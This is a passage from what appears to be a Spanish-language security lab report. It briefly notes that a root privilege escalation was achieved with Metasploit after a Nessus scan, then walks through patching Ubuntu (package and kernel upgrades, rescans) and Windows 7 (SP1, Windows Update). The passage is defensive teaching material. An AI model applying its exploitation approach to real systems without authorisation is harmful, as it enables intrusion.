

Ilustración 163 – Escalada de privilegios a root

De esta manera, hemos encontrado con Nessus una serie de vulnerabilidades en el equipo Linux, que gracias a la información que nos han dado, hemos podido averiguar qué, son explotables con Metasploit y con diferentes exploit independientes de escalado de privilegios. Gracias al exploit utilizado, hemos logrado un escalado de privilegios cambiándonos el usuario a root, consiguiendo asi un control total del equipo. [27]

6.4 Remediación y parcheo de las vulnerabilidades.

En este apartado identificaremos las vulnerabilidades de los cuatro equipos del entorno e intentaremos remediar todas las vulnerabilidades posibles. Generalmente, para eliminar las vulnerabilidades de los equipos se suelen aplicar actualizaciones del sistema, hacer cambios en la configuración o actualizaciones del software vulnerable.

Una vez parcheadas las vulnerabilidades, volveremos a lanzar el escaneo para corroborar la eliminación de estas. También, veremos la gran diferencia e importancia de un sistema operativo con soporte activo versus un sistema operativo sin soporte.

6.4.1 Ubuntu.

El primer equipo que parchearemos será el equipo Ubuntu. Este equipo parte con las siguientes vulnerabilidades.



Ilustración 164 – 1º Escaneo de Vulnerabilidades Ubuntu

Lo primero que haremos será lanzar el siguiente comando para que actualice la lista de paquetes disponibles.



Ilustración 165 – comando Update

Lanzamos el siguiente comando para que, una vez el comando anterior ha actualizado la lista de paquetes disponibles, este, actualice dichos paquetes.



Ilustración 166 – comando Upgrade

Lanzamos el siguiente comando para instalar los paquetes restantes que no se hayan instalado y que elimine de forma inteligente aquellos paquetes obsoletos que tenga nuestro sistema.



Ilustración 167 – comando dist-upgrade

Una vez descargados y actualizados todos los paquetes del equipo, este nos notificará que tenemos una nueva versión del sistema operativo. Le daremos a actualizar.



Ilustración 168 – actualización ubuntu

Nos volverá a pedir confirmación para iniciar la actualización. Le daremos a iniciar la actualización.



Ilustración 169 – inicio actualización Ubuntu

Y esperamos a que termine de actualizar nuestra versión del sistema operativo.



Ilustración 170 – Progreso de la actualización

El sistema nos preguntará si queremos eliminar los paquetes obsoletos. Le daremos a eliminar.



Ilustración 171 – Eliminar paquetes obsoletos

Una vez se termina de instalar la actualización del sistema, nos pedirá reiniciar. Reiniciamos y lanzamos los dos siguientes comandos para comprobar la versión actual del kernel y corroborar que el sistema ha pasado de la versión 16.04 a la 18.04.



Ilustración 172 – comandos de versión

Una vez corroborada la versión del sistema, volvemos a escanear el equipo.

Ilustración 173 – 2º Escaneo de Vulnerabilidades Ubuntu

Podemos ver que hemos reducido en gran medida las vulnerabilidades que tenía el equipo. Ahora, analizaremos las vulnerabilidades restantes.

grave	Puntaje...	Nombre
ALTO	8.8	Ubuntu 14.04 LTS/16.04 LTS/18.04 LTS: vulnerabilidades del kernel de Linux (USN-5339-1)
ALTO	8.8	Ubuntu 14.04 LTS/16.04 LTS/18.04 LTS: vulnerabilidades del kernel de Linux (USN-5418-1)
ALTO	8.8	Ubuntu 16.04 LTS/18.04 LTS: vulnerabilidades del kernel de Linux (USN-5073-1)
ALTO	7.8	Ubuntu 16.04 LTS/18.04 LTS: vulnerabilidades del kernel de Linux (USN-5018-1)
ALTO	7.8	Ubuntu 16.04 LTS/18.04 LTS: vulnerabilidades del kernel de Linux (USN-5094-1)
ALTO	7.8	Ubuntu 16.04 LTS/18.04 LTS: vulnerabilidades del kernel de Linux (USN-5114-1)
ALTO	7.8	Ubuntu 16.04 LTS/18.04 LTS: vulnerabilidades del kernel de Linux (USN-5136-1)
ALTO	7.8	Ubuntu 16.04 LTS/18.04 LTS: vulnerabilidades del kernel de Linux (USN-5209-1)
ALTO	7.8	Ubuntu 16.04 LTS/18.04 LTS: vulnerabilidades del kernel de Linux (USN-5298-1)
ALTO	7.8	Ubuntu 16.04 LTS/18.04 LTS: vulnerabilidad del kernel de Linux (USN-5357-1)
ALTO	7.4	Ubuntu 16.04 LTS/18.04 LTS: vulnerabilidades del kernel de Linux (USN-5268-1)
MEDIO	6.7	Ubuntu 14.04 LTS/16.04 LTS/18.04 LTS: vulnerabilidades del kernel de Linux (USN-5385-1)
MEDIO	6.5	Ubuntu 16.04 LTS/18.04 LTS: vulnerabilidades del kernel de Linux (USN-5319-1)
MEDIO	6.4	Ubuntu 16.04 LTS/18.04 LTS: vulnerabilidades del kernel de Linux (USN-5044-1)
MEDIO	6.4	Ubuntu 16.04 LTS/18.04 LTS: vulnerabilidades del kernel de Linux (USN-5164-1)

Ilustración 174 – Listado de vulnerabilidades Ubuntu

Entramos en ellas y vemos la información que nos dan. En la siguiente imagen podemos ver que todas las vulnerabilidades restantes son por la desactualización del kernel y que la solución que se nos propone es actualizarlo.



Ilustración 175 – Información sobre las vulnerabilidades del Kernel

Lanzamos el siguiente comando para actualizar el kernel. [28]

```
administrador@equipo:~$ sudo apt-get install --install-recommends linux-generic-hwe-18.04 xserver-xorg-hwe-18.04
[sudo] contraseña para administrador:
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias
Leyendo la información de estado... Hecho
Se instalarán los siguientes paquetes adicionales:
  linux-headers-5.4.0-131-generic linux-headers-generic-hwe-18.04 linux-hwe-5.4-headers-5.4.0-131
  linux-image-5.4.0-131-generic linux-image-generic-hwe-18.04 linux-modules-5.4.0-131-generic
  linux-modules-extra-5.4.0-131-generic xserver-xorg-core-hwe-18.04 xserver-xorg-input-all-hwe-18.04
  xserver-xorg-input-libinput-hwe-18.04 xserver-xorg-legacy-hwe-18.04 xserver-xorg-video-all-hwe-18.04
  xserver-xorg-video-amdgpu-hwe-18.04 xserver-xorg-video-ati-hwe-18.04 xserver-xorg-video-fbdev-hwe-18.04
  xserver-xorg-video-intel-hwe-18.04 xserver-xorg-video-nouveau-hwe-18.04 xserver-xorg-video-qxl-hwe-18.04
  xserver-xorg-video-radeon-hwe-18.04 xserver-xorg-video-vesa-hwe-18.04 xserver-xorg-video-vmware-hwe-18.04
Paquetes sugeridos:
  fdutils linux-hwe-5.4-doc-5.4.0 | linux-hwe-5.4-source-5.4.0 linux-hwe-5.4-tools xfonts-100dpi | xfonts-75dpi
  firmware-amd-graphics xserver-xorg-video-r128 xserver-xorg-video-mach64 firmware-misc-nonfree
Paquetes recomendados:
```

Ilustración 176 – Comando actualización de Kernel

Una vez haya terminado de actualizarse, reiniciamos el sistema y lanzamos los dos siguientes comandos para comprobar la versión actual del sistema y que el kernel ha pasado a una versión superior.

```
administrador@equipo: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
administrador@equipo:~$ uname -a
Linux equipo 5.4.0-131-generic #147~18.04.1-Ubuntu SMP Sat Oct 15 13:10:18 UTC 2
022 x86_64 x86_64 x86_64 GNU/Linux
administrador@equipo:~$ uname -r
5.4.0-131-generic
administrador@equipo:~$
```

Ilustración 177 – comandos de versión

Una vez se ha actualizado el kernel, volvemos a lanzar el escaneo. Y como vemos en la siguiente imagen, ya hemos eliminado todas las vulnerabilidades críticas.



Ilustración 178 – 3º Escaneo de Vulnerabilidades Ubuntu

En el equipo Linux – Ubuntu 16.04 partíamos de lo siguiente:

Ilustración 179 – Primer escaneo – Ubuntu

Y hemos acabado:

Ilustración 180 – Último escaneo – Ubuntu

6.4.2 Windows 7.

El segundo equipo que parchearemos será Windows 7. Este equipo parte con las siguientes vulnerabilidades.



Ilustración 181 – 1º Escaneo de Vulnerabilidades Windows 7

Lo primero que haremos será actualizar Windows 7 a la última versión. Para ello comenzaremos instalando el Service Pack 1.



Ilustración 182 – SP1

Una vez instalado el Service Pack 1, reiniciamos el equipo y esperamos a que se aplique la actualización. Una vez iniciemos el equipo entramos en el instalador de actualizaciones 'Windows Update' de Windows 7, para ello, nos dirigimos a la siguiente ruta: Panel de control > Sistema y seguridad > Windows Update y seleccionamos la opción de buscar actualizaciones.



Ilustración 183 – Windows update

Una vez termine de buscar las actualizaciones, Windows Update nos mostrara las que estén disponibles. Le damos a instalar y comenzará la descarga e instalación de estas.



Ilustración 184 – Instalar actualizaciones

Esperamos a que se descarguen las actualizaciones en nuestro equipo.



Ilustración 185 – Descarga de las actualizaciones

Una vez descargadas comenzara automáticamente la instalación de estas.

